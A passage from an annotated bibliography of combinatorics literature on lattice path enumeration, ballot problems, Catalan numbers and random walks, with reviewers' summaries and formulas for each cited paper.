[The restricted random walk in question is on a line (vertical for convenience) with unit steps up and down and prescribed numbers of each. In the terminology of Feller [**Fe**] such a walk is a polygonal path from (0,0) to $(n+m,n-m)$; it is also in one-to-one correspondence with a two-candidate election return with final vote (n,m). In election return terms, the author's main results are as follows: If $c(x;n,m)$ is the enumerator of election returns with final vote (n,m), $n \geq m$, by number of changes of lead, if $t(x;n,m)$ is the corresponding enumerator by number of ties, then

$c(x;n,m) = \sum_{k=0}^{m} a_{n+k,m-k}x^k$, $n > m$, $c(x;n,n) = 2c(x;n,n-1)$, $t(x;n,m) = \sum_{k=0}^{m} a_{n-1,m-k}(2x)^k$,

where

$$a_{n,m} = \binom{n+m}{m} - \binom{n+m}{m-1} = \frac{n+1-m}{n+1}\binom{n+m}{m}.$$

The numbers $a_{n,m}$ are the oldest ballot numbers. (For $n < m$, the enumerators in the two cases, by symmetry, are those above with n and m interchanged, a result not noticed by the author.) These results are used with obvious summations to verify the results of Feller [**Fd**] for the enumeration of unrestricted random walks by number of axis crossings and by number of zeros (of their polygonal paths). Also the limiting distribution functions of tie returns ($n = m$) are determined. Finally, the application of the results to the comparison of two empirical distributions is sketched.

{In equation (11) there are two typographical slips whose corrections will probably be evident to most readers.} *J. Riordan*]

Fd. W. Feller, The number of zeros and of changes of sign in a symmetric random walk, *Enseignement Math.*(2), **3** (1957) 229-235; MR **20** #4329.

[Let $S_n = X_1 + X_2 + \ldots + X_n$ where the X_j are independent and assume the values ± 1 with probability $\frac{1}{2}$. The author derives for this symmetric random walk explicit formulas for the probability distribution of the number of returns to the origin, the number of changes of sign and other related quantities. The derivations are of a very elementary nature and the paper is self-contained. A more exhaustive treatment appears in Chapter III of the 2nd ed. of **Fe** (1957). *J. L. Snell*]

Fe. W. Feller, An Introduction to Probability Theory and its Applications, Vol. 1, Wiley, 1968, p. 73

[The reference gives equation (4) in the original paper. On p. 82 it is noted that $\binom{2k}{k}\binom{2n-2k}{n-k}$ is the number of paths of length $2n$ with exactly $2k$ steps lying above $y = x$. On p. 96 is given a bijection between paths from (0,0) to (k,k) and paths of length $2k$ which do not pass below $y = x$.]

Fl. Philippe Flajolet, Combinatorial aspects of continued fractions, *Discrete Math.*, **32** (1980) 125-161; *Ann. Discrete Math.*, **9** (1980) 217--222; MR **82f**:05002ab.

[Referred to in review of **G3**.]

Fu. J. Fürlinger & J. Hofbauer, q-Catalan numbers, *J. Combin. Theory Ser. A*, **40** (1985) 248-264; MR **87e**:05017.

[The Catalan numbers C_n are defined by $C_n = \frac{1}{n+1}\binom{2n}{n}$ and satisfy $z = \sum_{n=1}^{\infty} C_n z^n/(1+z)^{2n}$ and $z = \sum_{n=1}^{\infty} C_n z^n(1-z)^n$. This paper surveys several q-analogs of the Catalan numbers. The authors first consider the q-Catalan numbers of **Ca**. These satisfy

$$z = \sum_{n=1}^{\infty} q^{\binom{n-1}{2}} C_n(q) \frac{z^n}{(1+z)(1+qz)\dots(1+q^{2n-1}z)}$$

and

$$z = \sum_{n=1}^{\infty} C_{n-1}(q) z^n (1-z)(1-qz)\dots(1-q^{n-1}z).$$

There is no simple explicit formula for $C_n(q)$, but there is a combinatorial interpretation in terms of inversions of certain 0-1 sequences.

Next the authors consider the *q*-Catalan numbers given by

$$c_n(\lambda;q) = \sum_{k=0}^{n} \frac{1}{[n]} \begin{bmatrix} n \\ k \end{bmatrix} \begin{bmatrix} n \\ k+1 \end{bmatrix} q^{k^2+\lambda k},$$

in which the terms are *q*-Runyon numbers. Here one defines $[n] = (q^n-1)/(q-1)$ and $\begin{bmatrix} n \\ k \end{bmatrix}$ is the *q*-binomial coefficient. For $\lambda = 1$ these reduce to $c_n(1;q) = C_n$. These *q*-Catalan numbers satisfy

$$z = \sum_{n=1}^{\infty} \frac{c_n(\lambda;q) z^n}{q^{\binom{n}{2}} (-q^{-n}z)_n (-q^{\lambda}z)^n},$$

where $(a)_n = (1-a)(1-qa)\dots(1-q^{n-1}a)$, and they have a combinatorial interpretation in terms of major indices and descents of 0-1 sequences.

A generalization which includes both types of *q*-Catalan numbers is considered next. These satisfy

$$z = \sum_{n=1}^{\infty} \frac{a^{-\binom{n}{2}} C_n(x;a,b) z^n}{(1+a^{-1}z)\dots(1+a^{-n}z)(1+xbz)\dots(1+xb^nz)}$$

and are also given a combinatorial interpretation. They also include as a special case the *q*-Catalan numbers studied in **Po**. *Ira Gessel*]

Fv. Harry Furstenberg, Algebraic functions over finite fields, *J. Algebra*, **7** (1967) 271-277; MR **35** #6655.

[Referred to in review of **G1**.]

G1. Ira M. Gessel, A factorization for formal Laurent series and lattice path enumeration, *J. Combin. Theory Ser. A* **28** (1980) 321-327; MR **81j**:05012.

[A powerful and striking factorization for certain formal Laurent series is proved, namely that the series is a product of a constant, a series in only negative powers and a series in only positive powers. Lagrange's formula for series reversion is treated as an application. Other applicationa are to the problems of enumerating restricted lattice paths (a novel interpretation of Laurent series in combinatorial theory) and to H. Furstenberg's theorem [**Fv**] that the diagonal of a rational power series in two variables is algebraic (giving a new formal method of showing that certain series are algebraic. *D.G. Rogers*]

G2. Ira M. Gessel, A probabilistic method for lattice path enumeration, *J. Statist. Plann. Inference* **14** (1986) 49-58; MR **87h**:05017.

[Some lattice path counting problems may be converted into problems of deriving distributions on random walks which give rise to functional equations. Solutions of these equations provide a probabilistic approach to the lattice path enumeration problems. The approach is illustrated by a few examples. *Sri Gopal Mohanty*]

G3. Ira M. Gessel, A combinatorial proof of the multivariable Lagrange inversion formula, *J. Combin. Theory Ser. A* **45** (1987) 178-195; MR **88h**:05011.

[Using the exponential generating function, the author gives a combinatorial proof of one form of the multivariable Lagrange inversion formula (MLIF). An outline of the proof is: (1) interpret the defining functional relations as generating functions for colored trees, (2) interpret the desired coefficient as the generating function for functions from a set to a larger set, (3) decompose the functional digraph from (2) into two types of connected components, whose generating functions give the MLIF. Labelle had given such a proof in one variable [**L**].

The author also gives a useful survey of forms of the MLIF given by Jacobi, Stieltjes, Good, Joni, and Abhyankar. He shows that Jacobi's form implies Good's form and gives a simple form generalizing that of Stieltjes, Joni, and Abhyankar.

The paper includes some historical information on the Jacobi formula for matrices, det exp A = exp trace A. *Dennis Stanton*]

Go. Henry W. Gould, Final analysis of Vandermonde's convolution, *Amer. Math. Monthly*, **64** (1957) 409-415; MR **19**, 379c.

[Referred to in review of **Ra**.]

GJ. I.P. Goulden & D.M. Jackson, Path generating functions and continued fractions, *J. Combin. Theory Ser. A*, **41** (1986) 1-10; MR **87i**:05020.

[The authors consider paths along the nonnegative integers in which each step consists of an increase of altitude of 1 (a rise), 0 (a level), or -1 (a fall). The paths are weighted to record the number of rises and levels at each altitude. The main result of the paper answers the following question: What is the sum of the weights of all paths with given initial and terminal altitudes, and with given bounds on maximum and minimum altitudes? The answer is expressed in terms of continued fractions and extends P. Flajolet's combinatorial theory of continued fractions [**Fl**]. Some classical identities for continued fractions are obtained as corollaries. *Ira Gessel*]

G4. Dominique Gouyou-Beauchamps & G. Viennot, Equivalence of the two-dimensional directed animal problem to a one-dimensional path problem, *Adv. in Appl. Math.*, **9** (1988) 334-357; MR **90c**:05009.

[A set *P* of lattice points in the plane is called a directed animal if there is a subset of *P*, whose elements are called root points, such that the root points lie on a line perpendicular to the line *y=x*, and every point of *P* can be reached from a root point by a path in *P* using only north and east steps. This paper is concerned with the enumeration of compact-rooted animals, which are animals in which the root points are consecutive. Animals which differ only by translation are considered to be equivalent.

The main result is a bijection between compact-rooted animals of size *n*+1 and paths of length *n* on the integers, with steps +1, 0 and -1. This bijection implies that there are 3^n compact-rooted animals of size *n*+1. Moreover the bijection allows the compact-rooted animals to be counted according to the number of root points. Further consequences are that the generating function for directed animals with one root point is $\frac{1}{2}((1+t)/\sqrt{1-2t-3t^2}-1)$ and that the number of directed animals of size *n* rooted at the origin and contained in the first octant $0 \le x \le y$ is the Motzkin number m_{n-1}.

The paper also contains many references to work by physicists on problems of counting animals, which arise in studying thermodynamic models for critical phenomena and phase transitions. *Ira Gessel*]

G5. Howard D. Grossman, Fun with lattice points, *Scripta Math.*, **15** (1945) 79-81; MR **12**, 665d.

[Suppose an election results in *km* votes for *A* and *kn* for *B*. In how many orders may votes be cast so that *A*'s vote is always at least *m*/*n* times *B*'s? The author gives without proof the formula

$$p_k = \sum F_1^{k_1} F_2^{k_2} \ldots [k_1! k_2! \ldots]^{-1}$$

with $k_1 + 2k_2 + \ldots = k$, $F_j = j^{-1}(m+n)^{-1}\binom{jm+jn}{jn}$ and the sum over all partitions of *k*. He also gives a short introduction to enumerations in three-dimensional and derives a solution to a corresponding election problem, noting its agreement with MacMahon's. *J. Riordan*]

H1. B.R. Handa & Sri Gopal Mohanty, Enumeration of higher-dimensional paths under restrictions, *Discrete Math.* **26** (1979) 119-128; MR **81b**:05012.

[The authors consider the problem of counting lattice paths in *k*-dimensional space under restrictions. They obtain *k*-dimensional analogs of the familiar results in two dimensions. *D.P. Roselle*]

H2. B.R. Handa & Sri Gopal Mohanty, On a property of lattice paths, *J. Statist. Plann. Inference* **14** (1986) 59-62; MR **87i**:05023.

[The authors give an algebraic discussion of the implications on lattice paths of the following fact: increasing sequences of integers such that the *j*th is at least *b*(*j*) greater than the (*j*-1)st, and is at most *a*(*j*), are in one-to-one correspondence to increasing sequences such that the *j*th is at most *a*(*j*) minus the sum of the first *j* *b*(*k*)'s. *D.J. Kleitman*]

3. Frank Harary, Topological concepts in graph theory, in Harary and Beineke, *A Seminar on Graph Theory*, Holt, Reinhart & Winston, New York & London, 1967, pp.13-17.

Hi. Terrell L. Hill, Steady-state kinetics of a linear array of interlocking reactions, Statistical Mechanics & Statistical Methods in Theory and Applications (Rochester NY), Plenum, New York, 1977, pp. 521-577; MR **57** #15112.

[Referred to in review of **Sh**; the MR reference gives no further information.]

J. André Joyal, Une théorie combinatoire des séries formelles, *Adv. in Math.*, **42** (1981) 1-82; MR **84d**:05025.

[``We present a combinatorial theory of formal power series. The combinatorial interpretation of formal power series is based on the concept of species of structures. A categorical approach is used to fomulate it. A new proof of Cayley's formula for the number of labelled trees is given as well as a new combinatorial proof (due to G. Labelle) of Lagrange's inversion formula. Pólya's enumeration theory of isomorphism classes of structures is entirely renewed. Recursive methods for computing cycle index polynomials are described. A combinatorial version of the implicit function theorem is stated and proved. The paper ends with general considerations on the use of coalgebras in combinatorics."]

K. S. Karlin & G. McGregor, Coincidence probabilities, *Pacific J. Math.*, **9** (1959) 1141-1164; MR **22** #5072.

[Among Gessel's references, but may be marginal; cf. immediately preceding paper and review.]

4. T.P. Kirkman, On the *k*-partitions of the *r*-gon and *r*-ace, *Phil. Trans.* **147** (1857) 225.

Kl. Daniel Kleitman, A note on some subset identities, *Studies in Appl. Math.*, **54** (1975) 289-292; MR **56** #8386.

[Gives combinatorial proof of

$$\sum_{k=0}^{n} \binom{2k}{k}\binom{2n-2k}{n-k} = 4^n,$$

19 of the ``Erdös-Pósa" problems - see **Mi.**]

5. Christian Krattenthaler, Counting lattice paths with a linear boundary. I. *Österreich. Akad. Wiss. Math.-Natur. Kl. Sitzungsber. II* **198** (1989) 87-107.

K1. Christian Krattenthaler, Enumeration of lattice paths and generating functions for skew plane partitions, *Manuscripta Math.*, **63** (1989) 129-155..

K2. G. Kreweras & H. Niederhausen, Solution of an enumerative problem connected with lattice paths, *European J. Combin.*, **2** (1981) 55-60; MR **82d**:05014.

[The authors consider lattice paths of p horizontal and q vertical steps from $(0,q)$ to $(p,0)$. Let $W(C)$ denote the number of paths below C in the dominance partial ordering. The authors prove

$$\sum (W(C))^2 = \frac{(p+q+1)!(2p+2q+1)!}{(p+1)!(2p+1)!(q+1)!(2q+1)!}$$

S.G. Williamson]

6. Mike Kuchinski, *Catalan Structures and Correspondences*, M.Sc. thesis, West Virginia University, Morgantown WV 26506, 1977.

L. Gilbert Labelle, Une nouvelle démonstration combinatoire des formules d'inversion de Lagrange, *Adv. in Math.*, **42** (1981) 217-247; MR **83e**:05016.

[The purpose of this paper is to examine connexions between two classical results -- the Lagrange inversion formula for power series and Cayley's formula for the number of labelled trees on *n* vertices -- in the light of the combinatorial theory of formal series recently presented by **J** and founded on the notion of ``species of structures". Some combinatorial operations are defined over species and correspond to analytic operations over their generating functions: hence, properties of the operations over species yield identities for formal series. The authors introduce two canonical constructions which associate a new species -- ``arborescence *R*-enrichie" and ``endofonction *R*-enrichie", respectively -- to any given species *R* and proves some deep isomorphism results. These yield, as simple corollaries, some generalized versions of Cayley's formula and the Lagrange inversion formula. *Andrea Brini*]

L1. Jacques Labelle & Yeong-Nan Yeh, Dyck paths of knight moves, *Discrete Appl. Math.*, **24** (1989) 213-221; MR **90g**:05017.

[This paper enumerates lattice paths from the origin to a point along the *x*-axis which do not go below the *x*-axis, where the allowable moves are knight moves from left to right. The resulting generating function satisfies a fourth-degree polynomial equation. This compares with so-called Dyck paths, where the allowable moves are one-step diagonal moves to the right. In this classical case the resulting generating function satisfies a quadratic polynomial equation, whose solution yields the Catalan number generating function.

The authors apply their methods to paths with (*r*,*s*) knight moves, and obtain polynomial equations of higher degree. *Dennis White*]

L2. Jacques Labelle & Yeong-Nan Yeh, Generalized Dyck paths, *Discrete Math.*, **82** (1990) 1-6.

L3. Jack Levine, Note on the number of pairs of non-intersecting routes, *Scripta Math.* **24** (1959) 335-338; Zbl. **93** 13a.

[Soit 2 permutations $X_n = x_1 x_2 \cdots x_n$ et $Y_n = y_1 y_2 \cdots y_n$ de *p*éléments *a* et *q* éléments *b*, *p*+*q*=*n*. Si le nombre des *a* est différent du nombre des *b* dans chaque paire de séquences partielles correspondantes $x_1 x_2 \cdots x_k$ et $y_1 y_2 \cdots y_k$ pour *k*=1, 2, ..., *n*-1, les permutations sont dites une paire de permutations non intersectantes, pour une raison qui provient d'une interprétation graphique. Les 2 paires (X_n, Y_n) et (Y_n, X_n) sont à considérer comme équivalentes. L'A. obtient le nombre suivant des paires distinctes de telles permutations de *p* éléments *a* et *q* éléments *b*, *p*+*q*=*n*, $N_n(p,q) = \frac{n-1}{pq}\binom{n-2}{p-1}\binom{n-2}{q-1}$, $0 < p < n$, $0 < q < n$. *S. Bays*]

Li. N. Linial, A new derivation of the counting formula for Young tableaux, *J. Combin. Theory Ser. A*, **33** (1982) 340-342; MR **83m**:05016.

[The well-known hook length formula for the number of standard Young tableaux of a given shape can be written in determinantal form (Frobenius) [see, e.g., D.E. Knuth, The Art of Computer Programming, Vol. 3, pp. 60-63, Addison-Wesley, 1973]. A short proof of this result is given by observing that the expansion of the determinant yields an alternating sum of mutinomial coefficients which obviously satisfies the difference equation for the numbers in question, together with the initial conditions. *Volker Strehl*]

Ly. R.C. Lyness, Al Capone and the death ray, *Math. Gaz.*, **25** (1941) 283-287.

Ma. Major P.A. MacMahon, Combinatory Analysis, Vol. I, Section III, Chapter V, Cambridge Univ. Press, Cambridge,

1915.

[Referred to in review of **Ze** and perhaps **G5**.]

Mi. E.C. Milner, Louis Pósa -- a mathematical prodigy, *Nabla, Bull. Malayan Math. Soc.*, **7** (1960) 61-64; Solutions to the Erd•s-Pósa problems I, II, *ibid.*, 107-112, 154-159.

[Problem 19 was to prove the identity mentioned under **Kl**.]

M1. Sri Gopal Mohanty, Lattice Path Counting and Applications. Probability and Mathematical Statistics. Academic Press, 1979, xi+185 pp.

[Page 2 gives the reflexion principle, whereby equations (9), (11), (12) and the formula at the foot of p. 8 of the original paper all follow from equation (15).]

M2. Sri Gopal Mohanty, On some generalization of a restricted random walk, *Studia Sci. Math. Hungar.*, **3** (1968) 225-241; MR **39** #1022.

[The author considers the paths of a restricted random walk starting from the origin, which at each step moves either one unit to the right or μ (positive integer) units to the left, and reaches the point $m - \mu n$ in $m+n$ steps. Random walks are considered schematically by representing each movement of the particle to the right or to the left by a horizontal or a vertical unit so that the restricted random walk corresponds to the minimal lattice paths the particle describes from the origin to (m,n). Expressions are obtained for total numbers of distinct paths under certain further conditions as follows. For a given path, say C, of such a random walk the total number of paths is found which, after each step, do not lie to the left of the corresponding point of C, and which touch C in a prescribed way in exactly r of the last s left steps. Expressions are obtained also for the number of paths crossing r times (but not necessarily reaching) a point $\alpha \geq 0$, for the number of paths reaching α, r times, and concerning the joint distribution of the numbers of times and steps in the region to the right of α. The last is shown to lead to a result connected with a ballot theorem of L. Takács [**T**]. The author mentions also related results due to E. Csáki [**C0**], E. Csáki & I. Vincze [**C3, C4**], K. Sen [**Se**] and O. Engleberg [**E**]. *C.J. Ridler-Rowe*]

7. Athanasios Papoulis, A new method of inversion of the Laplace transform, *Q. App. Math.* **14** (1957) 405-414; MR **18**, 602e.

[Finds Legendre coefficients; done earlier by Widder, *Duke Math. J.*, **1** (1935) 126-136; and by Shohat *ibid.*, **6** (1940) 615-626; MR **2**, 98.]

P. J. Peacock, On ``Al Capone and the Death Ray'', Note **1633** *Math. Gaz.*, **26** (1942) 218-219.

[See note under **Ly**.]

Po. G. Pólya, On the number of certain lattice polygons, *J. Combin. Theory* **6** (1969) 102-105; MR **38** #4329.

[A closed polygon without double points that consists of segments of length one joining neighboring lattice points is called a lattice polygon. Two lattice polygons are considered as not different if and only if there exists a parallel translation superposing one to the other. The number of ``different lattice polygons'' is indicated by dlp. A closed plane curve without double points is termed convex with respect to the direction d if for the intersection of the closed domain surrounded by the curve with any straight line of direction d, only three cases are possible: The intersection is either the

empty set, or consists of just one point or of just one segment. A curve is convex in the usual sense if and only if it is convex with respect to all directions [a square is not convex under this strict definition -- RKG].

Let a_m denote the number of dlp convex with respect to the vertical direction with area *m*, b_n the number of dlp convex with respect to the $-45°$ direction with perimeter 2*n*, and c_{mn} the number of dlp convex with respect to the $-45°$ direction with area *m* and perimeter 2*n*; evidently $\sum_m c_{mn} = b_n$. In this paper explicit expressions are given for the numbers a_m, b_n and c_{mn}. For example,
$\sum_1^\infty a_m x^m = x + 2x^2 + 6x^3 + 19x^4 + 61x^5 + \ldots = x(1-x)^3/(1-5x+7x^2-4x^3)$,
$b_n = (1/(4n-2))\binom{2n}{n}$. The proofs of the results stated will be presented in a subsequent paper. *A.L. Whiteman*]

Ra. George N. Raney, Functional composition patterns and power series reversion. *Trans. Amer. Math. Soc.*, **94** (1960) 441-451; MR **22** #5584.

[Let a_1, a_2, ...be an infinite sequence of natural numbers 0, 1, 2, ..., such that $\sum a_i$ is finite. The author defines the numbers $L = L(n; a_1, a_2, \ldots)$ combinatorially and shows that

$$L(n; a_1, a_2, \ldots) = \frac{(\sum_{i=0}^\infty a_i)!n}{\prod_{i=0}^\infty (a_i!)m}$$

where $m = n + \sum_{i=1}^\infty i a_i$, $a_0 = n + \sum_{i=1}^\infty (i-1)a_i$, and *L* = 1 if *m* = *n* = 0. He then derives some identities involving the numbers *L*, and uses them to prove a Lagrange inversion formula on formal power series and a convolution formula given by **Go**. *Rimhak Ree*]

8. Gerhard Ringel, *Färbungsprobleme auf Flächen und Graphen*, VEB Deutscher Verlag der Wissenschaften, Berlin, 1959.

R1. Don Rawlings, The Euler-Catalan identity, *European J. Combin.*, **9** (1988) 53-60; MR **89g**:05017.

[This paper is an attempt to unify the various generalizations of Catalan and Eulerian numbers by using *q*-theory. The author denotes the generating function for permutations by descents, major index, inversions and patterns by

$$(*) \qquad A(n; t, q, p, u, v) = \sum_{\sigma \in s} t^{d(\sigma)} q^{m(\sigma)} p^{i(\sigma)} u^{a(\sigma)} v^{b(\sigma)}.$$

Denoting $A_n(t) = A(n; t, q, p, u, v)$, the author shows that the recurrence

$$(**) \quad A_{n+1}(t) = A_n(tq) + t \sum_{k=1}^{n} q^k p^k u^{k(n-k)} \begin{bmatrix} n \\ k \end{bmatrix} A_k(t) A_{n-k}(tq^{k+1})$$

holds. Defining *C*(*n*;*t*,*q*,*p*)=*A*(*n*;*t*,*q*,*p*,0,1) and *K*(*n*;*t*,*q*,*p*)=*A*(*n*;*t*,*q*,*p*,1,0), the author deduces recurrences for *C* and *K* from

which two classic *q*-Catalan numbers defined by **Ca** follow by taking $t = q = 1$. Taking $u = 1$, $v = 1$ in (**) leads to a new recurrence involving $E(n;t,q,p) = A(n;t,q,p,1,1)$ which defines generalized Eulerian numbers. A conjecture involving the *q*-Catalan numbers is posed at the end of Section 5. *R.N. Kalia*]

R2. John Riordan, Combinatorial Identities,

9. Bill Sands, Problem 1517*, *Crux Mathematicorum* **16** #2 (Feb. 1990) 44.

Se. Kanwar Sen, On some combinatorial relations concerning the symmetric random walk, *Magyar Tud. Akad. Mat. Kutató Int. Közl.*, **9** (1964), 335-357; MR **33** #6715.

[The author considers sequences $(\vartheta_1, \vartheta_2, \ldots \vartheta_{2n})$ of $n+k$ 1's and $n-k$ -1's, in other words the polygonal paths from (0,0) to $(2n,2k)$ through the points (i, s_i) with $s_i = \vartheta_1 + \vartheta_2 + \ldots + \vartheta_i$ in a rectangular coordinate-system, where each possible array (path) has the same probability. In connexion with this restricted random walk, there are joint distribution laws and joint limiting distribution laws determined ofr the number of intersections (number of changes of sign of the s_i) and the number of positive steps, as well as for the number of intersections at the height r (the number of changes of sign of $s_i - r$) and the number of steps above the height r. Applying the results obtained, the author proves some known relations for the unrestricted case also. The proofs of the theorems are of a combinatorial character, some of them involving one-to-one correspondences of paths. The paper has some points in common with **E.** *I. Vincze*]

Sh. Louis W. Shapiro, A lattice path lemma and an application in enzyme kinetics, *J. Statist. Plann. Inference* **14** (1986) 115-122; MR **87j**:05021.

[Consider the rectangular lattice from (0,0) to (a,b). Choose z integers $1 \le a_1 < a_2 < \ldots < a_z \le a$ and z integers $1 \le b_1 < b_2 < \ldots < b_z \le b$, and place stones on the squares (a_1, b_1), ..., (a_z, b_z). The author first shows that if the integers are chosen randomly, and a random path from (0,0) to (a,b) with unit steps east and north is chosen, then the probability that the path passes beneath all the stones is $1/(z+1)$.

The author next considers a model for enzyme kinetics closely related to that studied by **Hi** and by **SZ**. In these models the states are all 0-1 sequences of length M. Each 0 or 1 represents an enzyme, which is either reduced (1) or oxidized (0). The transition rules essentially allow a 01 subsequence to become 10. Using the result of the first part of the paper, the author computes the steady-state distribution under transition probabilities which are different from those used in the earlier papers. *Ira Gessel*]

SZ. Louis W. Shapiro & Doron Zeilberger, *J. Math. Biol.*, **15** (1982) 351-357; MR **84f**:92011.

[The authors investigate a continuous time Markov chain modelling the diffusion of a ligand across a membrane. The states of the chain are strings of 0's and 1's of length M and the transitions are $0\alpha \to 1\alpha$, $\alpha 10\beta \to \alpha 01\beta$, $\beta 1 \to \beta 0$, where all the transition rates are equal. The authors give a formula for the steady state probabilities that the rth component of the string is zero. *Petr Kürka*]

10. N.J.A. Sloane, The On-Line Encyclopedia of Integer Sequences.

Su. Robert A. Sulanke, A recurrence restricted by a diagonal condition: generalized Catalan numbers, *Fibonacci Quart.*, **27** (1989) 33-46; MR **90c**:05012.

[This paper contains a proof via lattice paths of the Lagrange inversion theorem for ordinary generating functions. It also includes many examples of the Catalan-Motzkin-Schröder sequence variety. A translation from lattice paths to planar trees is given along with several planar tree examples.

Basically this paper considers paths where each step is of the form $(x,y) \to (x+j, y+1)$, $j \in \{0,1,2,\ldots\}$. Such a path from (0,0) to (*k*,*l*) is good if after leaving (0,0) all points on the path must lie above the line $y = \mu x$, $\not\in$.

The number of good paths from (0,0) to $(k\mu + d)$ [sic!] is shown to be $d/(1+k\mu)$ of all paths between the same points. These paths are then weighted and generating functions are introduced, leading, eventually, to a combinatorial proof of the Lagrange inversion theorem.

Other combinatorial proofs include those of **Ra** (ordinary generating functions), **L** (exponential generating functions) and **G**. *Louis Shapiro*]

Sv. Marta Sved, *Math. Intelligencer*

[Cf. **Kl, Mi** and see Gessel correspondence.]

T1. Lajos Takács, Ballot problems, *Z. Wahrscheinlichkeitstheorie und verw. Gebiete*, **1** (1962) 154-158; MR **26** #3131.

[The author proves a discrete variant of Spitzer's lemma, to the effect that $P\{\Delta_n = j | \nu_1 + \ldots + \nu_n = 1\} = 1/n$, where Δ_n is the number of positive partial sums $\nu_1 + \ldots + \nu_m$, $(m \le n)$ and the ν_i are integer-valued with permutation-symmetric distribution. He uses this to prove that, if all possible voting sequences are equally likely and the two candidates get *a* and *b* votes with (*a*,*b*) = 1, and if $\Delta^*_{a,b}$ denotes the number of the *a*+*b* vote-count times when the ratio of votes is $\ge a/b$, then $P\{\Delta^*_{a,b} = j\} = 1/(a+b)$. The probability that the amount by which the first candidate is ahead stays strictly between *c*-*d* and *c*, where *c* and *d* are positive integers, *c* < *d*, and *c*-*d* < *b*-*a* < *c*, is shown to be

$$\binom{a+b}{a}^{-1} \sum_k \left[\binom{a+b}{a-kd} - \binom{a+b}{a+c+kd} \right].$$

The results extend those of many authors, some of the more recent being Chung, Feller, Hodges, Gnedenko, Rvaöeva. *J. Kiefer*]

T2. Lajos Takács, The distribution of majority times in a ballot, *Z. Wahrscheinlichkeitstheorie und verw. Gebiete*, **2** (1963) 118-121; MR **28** #3490.

[In this sequel to a previous paper [**T1**] further probabilities are calculated concerning the number of times one candidate leads over another during the successive stages of a ballot. The combinatorial proofs are based on lemmas which are relevant also to fluctuation theory, order statistics and the theory of queues. The author also gives a generalization to processes with independent increments. *F.L. Spitzer*]

Ta. Lajos Takács, Some asymptotic formulas for lattice paths, *J. Statist. Plann. Inference* **14** (1986) 123-142; MR **87k**:60082.

[The author proves asymptotic formulas for the area under lattice paths starting at (0,0) with unit steps in the positive *x*- and *y*-directions. Two of the simpler formulas are as follows.

Let $\theta(n)$ be the area under a random path of length *n*. Then

$$\lim_{n\to\infty}\left[\frac{n^{3/2}}{\sqrt{48}}P\{\theta(n)=j\}-\phi\left(\frac{\sqrt{48}(j-\frac{1}{8}n^2)}{n^{3/2}}\right)\right]=0$$

uniformly in *j* for *j*=0, 1, ..., $\lfloor\frac{1}{2}n^2\rfloor$, where $\phi(x)=e^{-x^2/2}/\sqrt{2\pi}$.

Let $\phi(a,b)$ be the area under a random path from (0,0) to (*a*,*b*). Then

$$\lim_{\substack{a\to\infty\\ b\to\infty}}\left[\sigma_{a,b}P\{\theta(a,b)=j\}-\phi\left(\frac{j-\frac{1}{2}ab}{\sigma_{ab}}\right)\right]=0$$

uniformly in *j* for $|j-\frac{1}{2}ab|\geq\sigma_{a,b}\epsilon$, where ϵ is a positive real number and $\sigma_{a,b}=\sqrt{ab(a+b+1)/12}$.

Let *w*(*n*,*j*) be the number of lattice paths from (0,0) to (*n*,*n*) with area *j* which stay below the line *y* = *x* for 0 < *x* < *n*. Let C_n be the Catalan number $(1/(n+1))\binom{2n}{n}$, and let η_n be the discrete random variable whose probability distribution is given by $P\{\eta_n=j\}=w(n,\binom{n}{2}-j)/C_{n-1}$. The author gives empirical evidence that suggests

$$P\left\{\frac{a\eta_n}{\left(\frac{4^n}{8C_{n-1}}-\frac{n}{2}\right)}\leq x\right\}\approx\frac{1}{\Gamma(a)}\int_0^x e^{-u}u^{a-1}\,du,$$

where $a=3\pi/(10-3\pi)$. *Ira Gessel*]

11. H.M. Taylor & R.C. Rowe, Note on a geometrical theorem, *Proc. London Math. Soc.* **13** (1882) 102-106.

12. W.T. Tutte, A census of Hamiltonian polygons, *Canad. J. Math.*, **14** (1962) 402-417; MR **25** #1108.

The number of inequivalent rooted maps of 2*n* vertices is

$$\frac{2^{n+1}(3n)!}{n!(2n+2)!}$$

and number of inequivalent Hamiltonian rooted maps of 2*n* vertices is

$$\frac{(2n)!(2n+2)!}{2n!((n+1)!)^2(n+2)!}.]$$

W1. Toshihiro Watanabe & Sri Gopal Mohanty, On an inclusion-exclusion formula based on the reflection principle, *Discrete Math.* **64** (1987) 281-288; MR **88d**:05012.

[**A1** first used the refexion principle to count paths in the plane, with unit steps in the positive horizontal and vertical directions, that never touch the line $x = y$. Suppose that lattice points p and q lie on the same side of this line. The number of ``good paths'' from $p$ to $q$ is the total number of paths from $p$ to $q$ minus the number of ``bad paths'' from p to q (those which touch the line). By reflecting in the line $x = y$ the segment of a bad path from its starting point to its first meeting with this line, we find that the number of bad paths from p to q is equal to the total number of paths from p' to q, where p' is the reflexion of p in $x = y$.

The authors show here how André's reflexion principle can be used to solve the multidimensional generalization of the ballot problem, which is equivalent to counting paths not touching the hyperplanes $x_i = x_j$, i, j=1, ..., n. Here all reflexions in the hyperplanes $x_i = x_j$ are used and there are $n!$ terms in the resulting formula, with alternating signs, corresponding to the $n!$ permutations of the coordinates generated by the reflexions in the hyperplanes. A similar proof was given by **Ze**; the authors' proof describes in more detail the successive reflexions applied to a path. *Ira Gessel*]

W2. Toshihiro Watanabe, On a determinant sequence in the lattice path counting, *J. Math. Anal. Appl.* **123** (1987) 401-414; MR **88g**:05015.

[The number of lattice paths connecting two given lattice points and staying between upper and lower boundaries can be expressed by a determinant involving binomial coefficients, due to G. Kreweras. The recursive nature of this problem leads to a system of difference equations, and the same type of solution (determinants involving polynomials of binomial type) applies to a much larger class of operator equations. The author makes a new approach by associating such determinants with random tableaux. He obtains determinant sequences which satisfy a convolution identity similar to sequences of binomial type. The theory is then applied to Hill's enzyme model, reproducing a result of Shapiro and Zeilberger. *Heinrich Niederhausen*] [cf. **K2, Hi, SZ**]

W3. Toshihiro Watanabe, On a generalization of polynomials in the ballot problem, *J. Statist. Plann. Inference* **14** (1986) 143-152; MR **87j**:05024.

